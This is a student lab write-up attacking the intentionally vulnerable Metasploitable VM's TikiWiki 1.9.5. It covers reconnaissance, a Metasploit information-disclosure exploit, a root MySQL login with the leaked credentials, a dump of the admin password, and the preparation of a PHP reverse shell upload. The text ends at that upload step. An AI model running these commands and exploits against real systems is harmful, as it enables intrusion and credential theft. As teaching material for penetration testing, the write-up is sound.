CSC154: Lab 2 - Metasploitable – tikiwiki

Ryan Kozak

2019-09-30

Introduction

For Lab 2 we're utilizing Kali Linux and Metasploit to compromise a virtual machine known as Metasploitable. In this lab we'll be attacking a web application called TikiWiki, and escalating privileges to root via reverse engineering poorly generated ssh keys.

Information Gathering

Nmap

We begin our reconnaissance by running an Nmap scan on the subnet to which we're connected. We check default scripts and test for known vulnerabilities via the `-sVC` flag.



Figure 1: Nmap results for Metasploitable box.

As we see from the output above, there are a ton of open ports on this machine. Open ports include FTP port `21`, SSH port `22`, Telnet port `23`, SMTP port `25`, DNS port `53`, HTTP port `80`, SAMBA ports `139` and `445`, MySQL port `3306`, PostgreSQL port `5432`, Apache Jserv port `8009`, and Apache Tomcat port `8180`.

For this lab, we're going to explore services running on port `80`.

Port 80: HTTP Enumeration

Next, we navigate to `10.0.2.4` with our web browser and take a look at what's running.



Figure 2: Homepage running on victim machine.

Now the homepage isn't very interesting. We can explore other services that may be running on this port by using some directory enumeration tools. For this lab we're told to use OWASP's DirBuster. I'm also going to use a python tool called Dirsearch that I like better for directory enumeration (no GUI please!).

Directory enumeration is largely about the choice of wordlist. For both tools we're going to use DirBuster's `directory-list-2.3-small.txt`. This is because we know the word we're looking for is already in there. We would otherwise use the medium one, or perhaps any combination of lists from the `/usr/share/wordlists` directory found on Kali.



Figure 3: DirBuster output.

```
root@kali:~/Tools/dirsearch# python3 dirsearch.py -u http://10.0.2.4 -w /usr/shar
e/wordlists/dirbuster/directory-list-2.3-small.txt -e php -t 50

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: get | Threads: 50 | Wordlist size: 87646

Error Log: /root/Tools/dirsearch/logs/errors-19-09-27_12-34-37.log

Target: http://10.0.2.4

[12:34:38] Starting:
[12:34:38] 200 -   45B  - /
[12:34:38] 200 -   45B  - /index
[12:34:47] 301 -  344B  - /twiki  ->  http://10.0.2.4/twiki/
[12:35:38] 301 -  347B  - /tikiwiki  ->  http://10.0.2.4/tikiwiki/
[12:43:03] 200 -   48KB - /phpinfo

Task Completed
root@kali:~/Tools/dirsearch#
```

Figure 4: Dirsearch output.

Each directory scanner, DirBuster and Dirsearch, has discovered the `/tikiwiki` directory. This is the vulnerable web application that we're going to exploit for this lab.



Figure 5: Tikiwiki, a vulnerable web application.

We're able to determine the version of Tikiwiki running on the server to be `1.9.5`. It's right there in the upper left-hand corner for all to see. It is now time we search public exploits available for this version.

Exploitation

Initial Foothold

We'll first use the Metasploit framework to find known exploits for Tikiwiki. The Metasploit console is launched via `msfconsole`. We then issue `search tikiwiki` to show available exploits.

```
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 5 evasion                                       ]

msf5 > search tikiwiki

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
  Check  Description
   -  ----                                                ---------------  ----
  -----  -----------
   0  auxiliary/admin/tikiwiki/tikidblib                  2006-11-01       normal
  No     TikiWiki Information Disclosure
   1  exploit/unix/webapp/php_xmlrpc_eval                 2005-06-29       excellent
  Yes    PHP XML-RPC Arbitrary Code Execution
   2  exploit/unix/webapp/tikiwiki_graph_formula_exec     2007-10-10       excellent
  Yes    TikiWiki tiki-graph_formula Remote PHP Code Execution
   3  exploit/unix/webapp/tikiwiki_jhot_exec              2006-09-02       excellent
  Yes    TikiWiki jhot Remote Command Execution
   4  exploit/unix/webapp/tikiwiki_unserialize_exec       2012-07-04       excellent
  No     Tiki Wiki unserialize() PHP Code Execution
   5  exploit/unix/webapp/tikiwiki_upload_exec            2016-07-11       excellent
  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability


msf5 >
```

Figure 6: Tikiwiki exploit available in Metasploit.

We can also find this exploit available on https://www.exploit-db.com/.



Figure 7: Tikiwiki exploits on exploit-db.com.

First we will use this exploit through the Metasploit console by issuing the following chain of com-

mands.

```
use auxiliary/admin/tikiwiki/tikidblib
set RHOST 10.0.2.4
exploit
```



Figure 8: Exploiting information disclosure vulnerability on Tikiwiki via Metasploit.

Next, we will use the same exploit once more by following what we've found in https://www.exploit-db.com/. To do so we simply navigate to the following url in Firefox `http://10.0.2.4/tikiwiki/tiki- listpages.php?offset=0&sort_mode=`.



Figure 9: Exploiting information disclosure vulnerability on Tikiwiki via Metasploit.

As you can see, each method discloses to us valuable database information, including the *user name*, *password*, *database name*, and *host*.

Since the MySQL port to this machine is open, we may login remotely using these credentials.

```
root@kali:~# mysql -h 10.0.2.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.001 sec)

MySQL [(none)]> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]>
```

Figure 10: Logging into MySQL on target machine.

Now that we are logged into MySQL as the root user, and using TikiWiki's database, we search for user credentials in the `users_users` table.

```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+------------+--------------+-------------
------+---------+-----------+----------------------------------+---------+-----------+------------+---
-------------+------------+---------------+------------+-------+
| userId | email | login | password | provpass | default_group | lastLogin  | currentLogin | registratio
nDate | challenge | pass_due | hash                             | created | avatarName | avatarSize | av
atarFileType | avatarData | avatarLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+------------+--------------+-------------
------+---------+-----------+----------------------------------+---------+-----------+------------+---
-------------+------------+---------------+------------+-------+
|      1 |       | admin | admin    | NULL     | NULL          | 1271712540 |   1271712540 |
 NULL | NULL      |     NULL | f6fdffe48c908deb0f4c3bd36c032e72 |    NULL | NULL       |       NULL | NU
LL           | NULL       | NULL          | NULL       |     0 |
+--------+-------+-------+----------+----------+---------------+------------+--------------+-------------
------+---------+-----------+----------------------------------+---------+-----------+------------+---
-------------+------------+---------------+------------+-------+
1 row in set (0.001 sec)

MySQL [tikiwiki195]> select login,password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.001 sec)

MySQL [tikiwiki195]>
```

Figure 11: User credentials for TwikiWiki.

User

Now we have the login credentials for TikiWiki, so we login. As you can see upon logging in, we are prompted to change the password (you know… for security reasons).



Figure 12: TwikiWiki admin panel, prompting password change.

Before we upload anything we'll modify the `port` and `ip address` of our php reverse shell.



Figure 13: IP and port set to our attacking machine.

Now we naviage to the backup feature of TikiWiki, and upload our reverse shell.

